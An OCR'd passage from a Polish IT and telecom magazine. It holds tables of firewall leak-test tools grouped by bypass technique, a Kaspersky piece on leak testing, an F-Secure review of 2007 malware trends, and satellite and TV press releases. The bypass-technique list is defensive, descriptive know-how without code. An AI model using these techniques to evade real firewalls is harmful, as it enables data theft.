1	*Zastępowanie*	Coat, LeakTest, Runner
2	*Uruchamianie*	Ghost, TooLeaky, Wallbreaker
3	*Wstrzykiwanie biblioteki DLL*	CPILSuite [2,3], FireHole, Jumper, pcAudit, pcAudit2
4	*Wstrzykiwanie kodu*	AWFT, CopyCat, CPIL, CPILSuite [1], DNStest, Thermite
5	*Usługi przeglądarki*	Breakout, OSfwbypass, PCFlank, Surfer, ZAbypass
6	*Usługi systemowe*	BITSTester, Breakout2, DNStester

Tabela 5

Lp.	Technologia	Uwagi
1	*Zastępowanie*	Coat, LeakTest, **Runner**
2	*Uruchamianie*	Ghost, TooLeaky, Wallbreaker
3	*Wstrzykiwanie biblioteki DLL*	**CPILSuite [2,3]**, **FireHole**, **Jumper**, **pcAudit**, pcAudit2
4	*Wstrzykiwanie kodu*	AWFT, CopyCat, **CPIL**, **CPILSuite [1]**, DNStest, Thermite
5	*Usługi przeglądarki*	**Breakout**, **OSfwbypass**, PCFlank, **Surfer**, ZAbypass
6	*Usługi systemowe*	BITSTester, Breakout2, DNStester

Znaczenie wyników testów wycieków

Co dają testy porównawcze zapór sieciowych wykorzystujące testy wycieków? Testy te przede wszystkim pomagają w ocenie jakości ochrony, a ich wyniki mogą ułatwić wybór zintegrowanego systemu ochrony komputera.

Wybierając ochronę, użytkownicy często skupiają się wyłącznie na takich właściwościach, jak współczynniki wykrywania i szybkość reakcji na nowe zagrożenia (np. opierając się na wynikach testów, takich jak te podawane na stronie http://www.av-comparatives.org oraz http://www.av-test.de). Jednak parametry te nie określają w pełni jakości ochrony. Równie ważne są takie cechy produktu, jak jakość komponentu proaktywnego w rozwiązaniu antywirusowym, skuteczność leczenia zainfekowanych komputerów, zdolność zwalczania aktywnych rootkitów oraz jakość autoochrony. Niestety, autorzy testów porównawczych nie przywiązują do nich wystarczającej wagi. Podczas wyboru zintegrowanego produktu ochrony należy uwzględnić dodatkowe komponenty, takie jak system ochrony antyspamowej oraz zapora sieciowa.

Jak już wcześniej pisałem, podczas oceny jakości ochrony zapewnianej przez zaporę sieciową należy uwzględnić dwa kryteria: kontrolę danych wejściowych i kontrolę danych wyjściowych.

Dobre wyniki w testach kontroli danych wyjściowych oznaczają, że zapora sieciowa nie jest jedynie dodatkiem w produkcie antywirusowym, ale zapewnia dodatkową warstwę ochrony, która może zapobiec wysłaniu poufnych danych użytkownika do cyberprzestępców, nawet gdy komponenty antywirusowe nie zdołały zablokować trojana.

Uważamy, że produkty, które otrzymały „Bardzo dobrą" lub „Znakomitą" ocenę w testach wycieków przeprowadzonych przez http://www.matousec.com/projects/windows-personal-firewall-analysis/leak-tests-results.php zapewniają użytkownikom wystarczającą ochronę. Jeśli ochrona została oceniona jako „Dobra" czy też „Słaba" lub „Bardzo słaba", oznacza to, że twórcy szkodliwego oprogramowania będą w stanie obejść zaporę sieciową produktu przy użyciu praktycznie każdej metody.

Wnioski

Obecnie zapora sieciowa stanowi niezbędny komponent zintegrowanych systemów bezpieczeństwa IT. Nawet najnowsze systemy operacyjne, takie jak Windows Vista, nie są w stanie same zablokować wszystkich wycieków (chociaż począwszy od wersji Windows XP SP2 Windows zawiera zaporę sieciową, jej funkcjonalność została znacznie rozszerzona w Viście).

Według wyników testu przeprowadzonego w marcu przez Guillaume Kaddouch (http://www.firewallleaktester.com/articles/vista_and_leaktests.html), Windows Vista Ultimate 64-bit z domyślnymi ustawieniami zablokował tylko 9 testów wycieków (zablokowane testy wycieków zostały zaznaczone w tab. 5 kolorem zielonym).

Najnowsza wersja systemu Windows posiada wyraźnie lepsze zabezpieczenia niż poprzednie dzięki licznym usprawnieniom, takim jak UAC, IE protected mode, Service hardening oraz Kernel Patch Protection (Vista x64). Jednak nawet Windows Vista wymaga zainstalowania programów bezpieczeństwa od innych producentów, aby zapewnić niezbędny poziom ochrony przed wyciekami.


W przyszłości szkodliwe programy będą implementowały nowe metody w celu obejścia zarówno istniejących mechanizmów ochrony, jak i tych zawartych w nowym systemie operacyjnym. Z tego powodu wzrośnie znaczenie zapory sieciowej jako dodatkowego poziomu ochrony. W celu obejścia zapór sieciowych twórcy szkodliwego oprogramowania będą w coraz większym stopniu wykorzystywać technologie wycieków. To oznacza, że testy wycieków staną się kluczową metodą testowania niezawodności ochrony komputera. ■

Autor jest zastępcą dyrektora działu technologii innowacyjnych, Kaspersky Lab.

Złośliwe aplikacje

F-Secure – bezpieczeństwo danych w 2007 roku

Na początku roku 2007 liczba wykrytych szkodliwych programów wynosiła ćwierć miliona. Pod koniec roku 2007 wzrosła do około pół miliona. Zatem w ciągu zaledwie jednego roku przybyło tyle samo złośliwych aplikacji, co przez ostatnie 20 lat. Powstaje mniej zupełnie nowych rodzajów złośliwych aplikacji, ale za to więcej tworzonych jest zestawów szkodliwych programów, które – choć wykorzystują dobrze znane techniki – zostały ulepszone pod kątem efektywności działania.



W internecie działa coraz więcej witryn phishingowych (wyłudzających informacje). Prawdopodobnie ma to związek z pakietami takimi, jak Rock Phish. Prowadzenie wielu witryn phishingowych nie jest trudniejsze od prowadzenia jednej. Z tego powodu liczba takich stron rośnie, co powoduje spadek efektywności phishingu.

Koń trojański na bank

Co zatem robią ci, którzy chcą wykraść informacje bankowe? Używają koni trojańskich.

Bankowe trojany ukrywają się i cierpliwie czekają na jakąkolwiek aktywność związaną z dokonywaniem operacji finansowych poprzez sieć. Zadaniem trojana jest monitorowanie aktywności przeglądarki (adresów www) pod kątem słów kluczowych związanych z bankowością. Jak podkreślają badacze z Laboratorium F-Secure, po wykryciu operacji bankowych stosowane są różne techniki, aby ukraść dane:

- przejmowanie formularzy;
- przechwytywanie obrazów i plików wideo;
- rejestrowanie wybieranych znaków na klawiaturze;
- wstawianie fałszywych stron lub pól formularzy;
- pharming;
- ataki typu *Man in the Middle*.

Bankowe trojany nie są nowym zjawiskiem, ale w roku 2007 ich liczba się zwiększyła. *Man in the Middle* to technika, w której cyberprzestępca wykorzystuje imitację witryny bankowej w celu pozyskania loginu i hasła, a następnie używa ich do skorzystania z istniejącego konta swojej ofiary. Eksperci z Laboratorium F-Secure przewidują, że ten trend nasili się w 2008 roku.

Spear phishing – nowa niebezpieczna metoda

Jednym z oczywistych niebezpieczeństw jest użycie poufnych danych do kradzieży tożsamości. Nowymi zagrożeniami są natomiast ataki ukierunkowane oraz masowy spear phishing. W tych metodach inżynierii społecznej wykorzystuje się bardzo szczegółowe informacje osobiste. Napastnik zwraca się do ofiary po imieniu, a treść wiadomości jest zgodna z osobistymi danymi.

Spam adresowany do „Szanownego klienta" nie jest tak efektywny, jak wiadomość przesłana do konkretnej osoby z wykorzystaniem odpowiednich tytułów służbowych i nazw miejsc. Wystarczy dołączyć kilka faktów, a ofiara przestaje mieć się na baczności.

Pod koniec listopada ub.r. zrobiło się głośno o masowym ukierunkowanym ataku, w którym przynętą był Departament Sprawiedliwości Stanów Zjednoczonych. Użyto nazwisk odbiorców i nazw zatrudniających ich firm. Wiadomość stwierdzała, że firma otrzymała skargę od Departamentu Sprawiedliwości. Rzekoma skarga, w rzeczywistości program pobierający trojana, była dołączona do wiadomości.

Osobiste informacje używane w tego rodzaju atakach są powszechnie dostępne. Napastnicy mają jeszcze łatwiejsze zadanie ze względu na rosnącą popularność witryn społecznościowych, gdzie użytkownicy sami chętnie ujawniają dane.

Jak oceniają eksperci z Laboratorium F-Secure, w 2008 roku pojawi się więcej ukierunkowanych ataków pocztowych, w których technika inżynierii społecznej zostanie wzbogacona informacjami wykradzionymi z baz danych.

Zgubiłem hasło? Podasz mi swoje? ...Twój Trojan ;)

W ubiegłym roku kolejnym groźnym zjawiskiem były trojany wykradające hasła, których celem ataku stały się gry online. Gry online zyskiwały na popularności przez cały 2007 rok. Co ważniejsze – przynosiły coraz większe przychody. W wirtualnych światach gier online istnieją wirtualne towary. Wielu graczy jest skłonnych płacić za nie prawdziwymi pieniędzmi. Choć więc towary te nie mają fizycznej postaci, ich wartość jest rzeczywista, a rzeczy wartościowe, jak powszechnie wiadomo, stają się celem kradzieży. Ukradzione towary są sprzedawane na aukcjach, a złodziei trudno zidentyfikować, ponieważ przestępstwo jest w całości popełniane online.

Rodzina Trojan-PSW:W32/OnlineGames pojawiła się 14 września 2006 roku. Pod koniec ubiegłego roku zespół badawczy F-Secure wykrył aż 150 przypadków.

Zlob – fałszywe kodeki wideo i modyfikatory ustawień DNS

Jednym ze szkodników odnoszących największe sukcesy w 2007 roku jest Zlob. To program szpiegowski, który podaje się za kodek wideo potrzebny do oglądania treści zabezpieczonych przed kopiowaniem. Warianty Zloba po zainstalowaniu zwykle wyświetlają fałszywe komunikaty o błędach, które mają przekonać użytkownika do zakupienia i zainstalowania rzekomych programów antyszpiegowskich.

Inne szkodniki napisane przez twórców Zloba, takie jak DNSChanger, bez wiedzy użytkowników rekonfigurują adres serwera DNS. Serwery DNS odpowiadają za tłumaczenie tekstowych adresów URL na liczbowe adresy IP. Zmiana ustawień DNS sprawia, że twórcy Zloba zyskują kontrolę nad przeglądarką, za pomocą której są w stanie kierować użytkowników w dowolne miejsce w sieci. Jak to wygląda w praktyce? Jeśli ofiara wyszuka termin „bilety lotnicze", sponsorowane przez Zlob, generujące przychody łącze znajdzie się na po-czątku listy wyników. Zatem można użyć określenia, iż Zlob utrzymuje się z pasożytnictwa. Kradzież danych ofiar nie jest celem.

Cyberprzestępcy nie kradną też zasobów komputera, aby zbudować sieć botów. Zamiast tego wykorzystują oni swoje ofiary, które często nawet sobie tego faktu nie uświadamiają.


Pod koniec października 2007 roku gang Zloba powiększył potencjalne grono ofiar, wprowadzając wersje programu DNSChanger działające w systemie Mac OSX.

Storm – sieć botów 2007 roku

W roku 2007 narodziła się kolekcja trojanów i robaków e-mail nazwana Storm Worm. 19 stycznia 2007 roku w sieci zaczęły krążyć wiadomości e-mail z tematem opartym na rzeczywistym wydarzeniu, czyli porywistych burzach szalejących w Europie. Z tematu „230 dead as storm batters Europe" wzięła się nazwa Storm. Użycie udramatyzowanych wersji rzeczywistych nagłówków prasowych okazało się pomysłowym zastosowaniem inżynierii społecznej i początkowo było bardzo skuteczne, jednakże w pierwszej połowie roku technika zaczęła tracić na efektywności, ponieważ była zbyt często powtarzana. Dlatego gang stojący za Stormem zmienił metodę działania. Podczas drugiej połowy 2007 roku stale modyfikował swoją taktykę inżynierii społecznej. Biorąc na celownik Stany Zjednoczone, korzystał z państwowych świąt, na przykład Dnia Pracy, oraz sezonowych wydarzeń, takich jak początek i koniec National Football League (NFL). Mierząc w innych odbiorców, twórcy Storma wykorzystywali popularne trendy i witryny. Jednym z trików była obietnica zobaczenia „siebie" w rzekomym wideo YouTube przesyłana w wiadomości e-mail, która wskazywała fałszywą witrynę YouTube.

Gang zmienił również wektor infekcji, ponieważ skuteczność wykrywania Storma zwiększyła się i załączniki do wiadomości e-mail były blokowane. Zamiast dołączać szkodliwy kod do wiadomości e-mail, cyberprzestępcy zaczęli przesyłać wiadomości z łączami do niebezpiecznych stron www. Kiedy i strony www przestały być dobrym rozwiązaniem, cyberprzestępcy oczyścili strony i umieścili na nich łącza do złośliwych aplikacji. Tak więc wektor ataku przesunął się z wiadomości e-mail na strony www przesyłające pliki, a potem na strony www z odsyłaczami do plików (a pliki te są modyfikowane na bieżąco...).

Warto zauważyć, że w niektórych witrynach Storma znajdują się ramki oferujące 16 wersji złośliwego kodu adresom IP ze Stanów Zjednoczonych zamiast 9, które były oferowane adresom IP spoza



Stanów. Storm jest produkowany w Europie, ale – zgodnie z oceną badaczy z F-Secure – wiele wskazuje na to, że twórcy Storma działają po obu stronach Atlantyku.

Kolejną specjalną cechą sieci botów Storma, na którą warto zwrócić uwagę, jest to, że chroni sama siebie. Powtarzanie żądań z jednego źródła sprawia, że sieć odpowiada atakiem DDoS. Badania trzeba prowadzić ostrożnie, bo w przeciwnym razie sieć botów staje się agresywna.

Apple a bezpieczeństwo

Rok 2007 był bardzo pomyślny dla firmy Apple. Jej sprzęt jest popularniejszy niż kiedykolwiek przedtem. Wniosek cyberprzestępców był prosty – więcej sprzętu Apple'a oznacza więcej zainstalowanego oprogramowania Apple'a.

Jak już wspomniano, programy modyfikujące ustawienia DNS zaczęły atakować system Mac OSX. Użytkownicy są przekonywani do wprowadzenia hasła administratora – wystarczy odrobina pomysłowej inżynierii społecznej. Nakłonienie użytkownika macintosha do wpisania hasła w celu zainstalowania kodeka wideo nie jest szczególnie trudnym wyzwaniem, a przynajmniej nie było w przypadku szkodliwego oprogramowania dla Windows. Dotychczasowy brak niebezpiecznych aplikacji atakujących system Mac OSX może postawić jego użytkowników w niekorzystnym położeniu, jeśli napastnik wykorzy- sta ich fałszywe poczucie bezpieczeństwa. Udział rynkowy macintoshy jest na tyle znaczący, że komputery Apple'a stają się celem pasożytów Zloba. Jak uczy doświadczenie, cyberprzestępcy nie tracą cza- su na pisanie czegoś, co nie przyniosłoby zysku.

Zapewne przyczyniła się do rozwoju tego trendu napisana przez Apple przeglądarka Safari dla Windows. Kiedy w połowie czerwca 2007 r. została udostępniona jej wersja beta, badacze odkryli w niej wiele usterek. Niestety, znaczna ich część nie została poprawiona w wersji Safari dla macintosha.

Witryny www przesyłające modyfikatory ustawień DNS ustalają system operacyjny i wersję przeglądarki używaną przez odwiedzającego. Odpowiednia wersja złośliwego kodu jest dostarczana dynamicznie. Jeśli witrynę odwiedzi użytkownik macintosha, otrzyma szkodliwe oprogramowanie dostosowane do systemu Mac OS.

iPhone

Telefon Apple iPhone cechuje się imponującym wzornictwem i unikatowym interfejsem użytkownika. W Stanach Zjednoczonych trafił do sprzedaży pod koniec czerwca 2007 roku. W Europie wprowadzono go na rynek w czwartym kwartale ubiegłego roku. W ciągu zaledwie sześciu miesięcy urządzenie to zostało dość gruntownie rozpracowane.

Wykorzystuje ono wersję systemu Mac OSX, który z kolei wywodzi się z Unixa. Ci, którzy znają zabezpieczenia unixowe, mogą względnie łatwo „przenieść" swoją wiedzę i umiejętności do telefonu iPhone.

iPhone zawiera również przeglądarkę Safari i zapewnia do niej pełny dostęp. Ze względu na „przenośność wiedzy" i wspomniane już usterki w Safari, a także na znakomity design urządzenia, iPhone stał się celem ogromnego zainteresowania hakerów. Dodajmy do tego fakt, że iPhone jest urządzeniem „zablokowanym", a otrzymamy kombinację czynników, która musiała doprowadzić do prób złamania zabezpieczeń telefonu. We wrześniu H.D. Moore dołączył obsługę iPhone'a do szkieletu Metasploit, co bardzo ułatwiło badanie zabezpieczeń oraz metod ataku. Łamanie zabezpieczeń iPhone'a ma na celu odblokowanie urządzenia, niemniej ujawnianie słabych punktów telefonu ma konsekwencje dla bezpieczeństwa.

Włamania do baz danych

Raporty o włamaniach do baz danych i utracie informacji stają się codziennością. W bazach danych na całym świecie znajduje się mnóstwo poufnych danych podatnych na kradzież.

Styczeń b.r. zaczął się od swoistego trzęsienia ziemi w tej dziedzinie. Okazało się, że firma TJX Companies ujawniła 45,7 miliona numerów kart kredytowych i rekordów transakcji. Winowajcą była zła konfiguracja zabezpieczeń Wi-Fi i przestarzałe szyfrowanie WEP. Rok 2007 zamyka się podobnym zdarzeniem w Wielkiej Brytanii, gdzie w listopadzie firma HM Revenue & Customs (HMRC) utraciła 25 milionów nazwisk, adresów i numerów ubezpieczenia społecznego. Dwie płyty CD z informacjami o rodzicach, ich dzieciach oraz ich kontach bankowych zaginęły na poczcie.

Wnioski i prognozy

W 2007 roku ataki miały charakter masowy. Twórcy złośliwych aplikacji zachowują się jak „przedsiębiorcy" szybko reagujący na zmieniające się potrzeby rynku i popyt na konkretne kradzione informacje. Są kryminalistami, a w miarę upływu czasu ich „biznes" staje się coraz bardziej profesjonalny. Narzędzia przestępstw są produkowane profesjonalnie, a zakupione pakiety masowo generują szkodliwe oprogramowanie. Wykradzione dane są sprzedawane za pośrednictwem podziemnych serwisów aukcyjnych. To pieniądze łatwe i dobrze ukryte przed organami ścigania.

Co przyniesie 2008 rok? Więcej tego samego, czyli niebezpiecznych kodów, ale ulepszonych, o jeszcze mocniejszym i bardziej precyzyjnym działaniu. Kryminaliści dysponują odpowiednimi technologiami. Kiedy masowość ataków zwiększy świadomość zagrożeń, ulepszone techniki inżynierii społecznej znowu uśpią czujność użytkowników. Rok 2008 będzie testem wytrzymałości. ■

Zródło: www.f-secure.pl

Serwis z programami na życzenie

CYFRA+ uruchamia ofertę na życzenie – HBO DIGITAL

21 stycznia CYFRA+, jako pierwsza platforma cyfrowa w Polsce, wprowadza HBO Digital, czyli serwis z programami na życzenie, bazujący na bibliotece filmów, dokumentów, seriali i produkcji rozrywkowych HBO. Usługa dostępna będzie dla użytkowników dekoderów PVR HD CYFRY+ odbierających kanały HBO i oferowana będzie bezpłatnie do końca czerwca 2008 r.

Dzięki nowej usłudze abonenci sami będą wybierać, co w danej chwili chcą oglądać, będą również mogli wielokrotnie powracać do danego programu. Lista pozycji HBO Digital widoczna będzie dla wszystkich użytkowników dekoderów HD PVR CYFRY+ jako dodatkowa strona w bibliotece nagrań. Programy na życzenie dostępne będą na dysku dekodera w kilka dni po telefonicznym aktywowaniu usługi. Podświetlając konkretne pozycje z listy będzie można obejrzeć krótki podgląd danego programu. Oferta będzie regularnie odświeżana. Na początek znajdzie się w niej kilkanaście programów, m.in. produkcje HBO: Kompania braci (10 odcinków) i Ostateczne rozwiązanie, filmy: Syriana, Oszukać przeznaczenie 3, Animal, Firewall, Wytańczyć marzenia, Kobieta w błękitnej wodzie, a także program Przeboje na stojaka! 2007. Do końca kwietnia z serwisu HBO Digital będą mogli korzystać wyłącznie abonenci CYFRY+.

W ostatnim roku CYFRA+ konsekwentnie rozwijała usługi w oparciu o nowe technologie, wprowadzając kolejno HD, PVR i VoD. W najbliższych miesiącach platforma planuje przede wszystkim rozwój oferty wideo na życzenie.

CYFRA+ to najbogatsza programowo platforma cyfrowa w Polsce: ponad 90 kanałów RTV, serwisy dodatkowe oraz dostęp do kilkuset kanałów satelitarnych w oryginalnych wersjach językowych. CYFRA+ proponuje bogaty wybór kanałów filmowych (16), sportowych (6), dokumentalnych (8), dziecięcych (5), informacyjnych (12), muzycznych i rozrywkowych (20) oraz ogólnopolskich (11). CYFRA+ to cyfrowa jakość oraz unikatowe usługi dodatkowe: m.in. standard HDTV, rozbudowany elektroniczny przewodnik po programach (EPG), wybór wersji filmu z lektorem lub napisami, format 16/9, oferta dla dorosłych RelaXXX, Music Choice, INFO+, CYFRA+GRY, serwisy sms. Drogą satelitarną oraz poprzez DSL CYFRĘ+ odbiera ponad milion gospodarstw domowych w Polsce. Operatorem CYFRY+ jest CANAL+ Cyfrowy Sp. z o.o. www.cyfraplus.pl

HBO (HOME BOX OFFICE) to płatna telewizja, która powstała 35 lat temu w Stanach Zjednoczonych jako część koncernu Time Warner Entertainment Company LP. HBO w Polsce jest częścią HBO Europa Środkowa (HBO CE). Właścicielami HBO w Europie Środkowej są: HBO Inc., Disney oraz Sony Pictures Entertainment. W Polsce HBO rozpoczęło swoją działalność 17 września 1996 roku. Kanał dostępny jest w większości sieci kablowych oraz na platformach cyfrowych. W Polsce HBO oferuje pakiet kodowanych kanałów filmowych: HBO, HBO2 i HBO Comedy. Oferta programowa kanałów obejmuje najnowsze hollywoodzkie produkcje filmowe, kultowe seriale, kontrowersyjne dokumenty, programy rozrywkowe własnej produkcji oraz koncerty. W paśmie prime time HBO, HBO2 i HBO Comedy emitują trzy pozycje programowe zróżnicowane pod względem gatunkowym i tematycznym. HBO i HBO2 nadają program 7 dni w tygodniu, 24 godziny na dobę, a HBO Comedy 16 godzin na dobę bez reklam. Program nadawany jest w stereo, w polskiej wersji językowej (www.hbo.pl). ■

Zródło: Canal+ Cyfrowy

KOMUNIKACJA ELEKTRONICZNA 2009

z wersją na CD

MSG MEDIA
ul. Stawowa 110
85-323 Bydgoszcz
tel. (052) 325 83 10
fax (052) 373 52 43
office@msgmedia.pl
www. techbox pl

Zapraszamy do X edycji

Współpraca Eutelsat i ViaSat

Nowy satelita Eutelsat

Eutelsat Communications (Euronext Paris: ETL), jeden z wiodących na świecie operatorów satelitarnych, ogłosił decyzję o wyborze EADS Astrium na dostawcę pierwszego satelity realizującego przekaz wyłącznie w paśmie Ka. Satelita ten stanowi główny element strategii odnowy infrastruktury satelitarnej Eutelsat. Przyjęty program zwiększy pojemność wykorzystywaną na potrzeby usług szerokopasmowych dla Europy i krajów basenu Morza Śródziemnego, a tym samym stworzy nowe możliwości dla lokalnych i regionalnych rynków telewizyjnych.

Wystrzelenie nowego satelity o nazwie KA-SAT planowane jest na trzeci kwartał 2010 roku. KA-SAT generując ponad 80 wiązek punktowych będzie najnowocześniejszym satelitą wielowiązkowym, jaki do tej pory skonstruowano. Integralnym elementem nowego satelity będzie sieć ośmiu gateways zarządzanych przez Eutelsat. Zapewnią one łączność z KA-SAT oraz dystrybucję pełnego portfolio usług do użytkowników końcowych.


Zwiększenie pojemności konstelacji satelitów HOT BIRD™


KA-SAT umieszczony zostanie na wiodącej pozycji Eutelsat dla przekazu video, 13°E, obok trzech dużych satelitów HOT BIRD™ nadajacych w paśmie Ku. Kolokacja nowego satelity na 13°E przyczyni się do wzbogacenia portfolio usług oferowanych na tej strategicznej pozycji. Posiadacze indywidualnych anten satelitarnych będą mogli odbierać kanały telewizyjne w paśmie Ku oraz korzystać z nowych usług medialnych w paśmie Ka z wykorzystaniem pojedynczej anteny odbierającej sygnały z obu częstotliwości. Eutelsat wykorzystuje obecnie pasmo Ka na satelicie HOT BIRD™ 6 dla nowej usługi szerokopasmowej Tooway™, uruchomionej w Europie pod koniec 2007 roku. Tooway™ to wynik połączenia wiedzy i doświadczenia Eutelsat – wiodącego operatora satelitarnego w Europie, jego oddziału Skylogic działającego na rynku usług szerokopasmowych oraz firmy ViaSat – światowego lidera w branży produktów szerokopasmowych oraz innowacyjnych satelitarnych systemów sieciowych. UsługaTooway została zbudowana na standardzie systemu SurfBeam® DOCSIS® opracowanym przez ViaSat.

Współpraca z ViaSat

KA-SAT ma być europejskim odpowiednikiem ViaSat-1 – satelity szerokopasmowego o dużej pojemności wyposażonego w ładunek użyteczny pasma Ka, który zamówiony został przez ViaSat do celów transmisji na obszarze Ameryki Północnej. Wystrzelenie ViaSat-1 zaplanowano na rok 2011. Eutelsat ściśle współpracuje z ViaSat przy tworzeniu systemu sieciowego SurfBeam® pasma Ka i podobnego, powszechnie dostępnego modelu korporacyjnego oferowanego abonentom za pośrednictwem dystrybutorów usług internetowych, firm telekomunikacyjnych oraz platform płatnej telewizji. Współpraca ta, opierająca się na długotrwałych wzajemnych relacjach obu firm, umożliwiła znaczący rozwój i wdrożenie innowacyjnych usług szerokopasmowych skierowanych na rynek korporacyjny oraz dla sektora lotniczego, morskiego i kolejowego na obszarze Europy, Bliskiego Wschodu i Afryki.

KA-SAT to przełom wśród satelitów wielowiązkowych. Satelity te udowodniły już swoją dużą skuteczność, umożliwiając dostęp do internetu, HDTV i lokalnych kanałów TV mieszkańcom





trudno dostępnych regionów obszaru Ameryki Północnej. Za pośrednictwem wystrzelonej w 2005 roku pierwszej generacji satelitów wielowiązkowych wykorzystujących technologię SurfBeam® DOCSIS® oraz firm WildBlue i Telesat obsługiwanych jest już ponad 300.000 abonentów internetu. Połączenie DOCSIS – standardu, z którego korzysta kilkadziesiąt milionów odbiorców telewizji kablowej na całym świecie – z możliwościami nowych satelitów wielowiązkowych dużej mocy w paśmie Ka pozwala zaoferować klientom indywidualnym dostęp do internetu przez satelitę w cenie porównywalnej z rozwiązaniami ADSL.

Największa oferowana pojemność

Szerokość pasma dostępna na satelicie KA-SAT oraz sieciowe systemy naziemne nowej generacji SurfBeam® firmy ViaSat pozwolą na uzyskanie nieosiągalnej dotąd wydajności i przepustowości. Przepustowość satelity wyniesie ponad 70 gigabitów na sekundę. Nowy satelita wraz z systemem gateways będzie niewątpliwie punktem zwrotnym w dziedzinie usług satelitarnego dostępu do internetu, zwiększając liczbę potencjalnych użytkowników systemu do ponad jednego miliona. Odpowiada to kilkudziesięciu tysiącom użytkowników korporacyjnych obsługiwanych obecnie przez istniejące satelity pasma Ku na terenie Europy. Prędkość na terminalu użytkownika końcowego będzie porównywalna ze standardem ADSL.

Giuliano Berretta, prezes Eutelsat, podpisując z EADS Astrium kontrakt na budowę KA-SAT, stwierdził: – *Nowoczesne satelity pasma Ku dużej mocy zapewniające rozległe pokrycie są doskonale przystosowane do celów transmisji video oraz realizacji usług w zakresie profesjonalnych sieci danych, stanowiąc kluczowy element zasobów Eutelsat. Dzisiaj, wraz z ogłoszeniem przyjęcia strategii zakładającej transmisję wyłącznie w paśmie Ka, otworzyliśmy nowy rozdział w historii przekazu satelitarnego. Zamierzamy tworzyć nowy typ infrastruktury zaprojektowany specjalnie na potrzeby usług interaktywnych oferowanych klientom. Połączenie możliwości nowych satelitów z satelitami nadawczymi pasma Ku w ramach konstelacji HOT BIRD™ da nam wyjątkową możliwość poszerzenia zakresu usług cyfrowych służących rozrywce z jednej pozycji orbitalnej na obszarze całej Europy.*

Znaczącą część przepustowości pasma Ka będzie można wykorzystać na potrzeby przekazu treści lokalnych i regionalnych. Satelita KA-SAT zaprojektowany został do celów transmisji nowych aplikacji video wymagających bardzo wysokiej przepustowości, takich jak np. HD Digital Cinema czy telewizja 3D.

Dzięki wprowadzeniu w życie programu rozbudowy zasobów satelitarnych przez Eutelsat i ViaSat oraz współpracy obu firm, możliwy będzie rozwój satelitarnych usług szerokopasmowych dla klientów indywidualnych. Wydajność i konkurencyjność tego typu usług będzie coraz większa. Program przyczyni się także do wyeliminowania zjawiska tzw. wykluczenia cyfrowego. Szacuje się, że w roku 2010 ponad 15 mln gospodarstw domowych w Europie oraz tyle samo odbiorców w Ameryce Północnej wciąż pozostawać będzie poza zasięgiem naziemnych sieci szerokopasmowych.

Rozbudowa infrastruktury

Satelita KA-SAT bazować będzie na platformie EUROSTAR E3000. To siedemnasty z kolei satelita zamówiony przez Eutelsat w firmie EADS Astrium. Żywotność KA-SAT przewiduje się na okres 15 lat, masa startowa ma wynosić 5,8 tony. Ładunek użyteczny satelity zużywać będzie ponad 11 kW mocy. Panele słoneczne mają generować moc rzędu 15 kW.

Budowa nowego satelity wraz z powiązanym systemem naziemnym stanowi ważny element planu inwestycyjnego Eutelsat Communications ogłoszonego w październiku 2007 roku razem z wynikami za pierwszy kwartał roku finansowego 2007-2008.

Zródło: Eutelsat Communication

Panasonic na pokładzie z Google i YouTube!

Zintegrowane z internetem telewizory Panasonic Viera

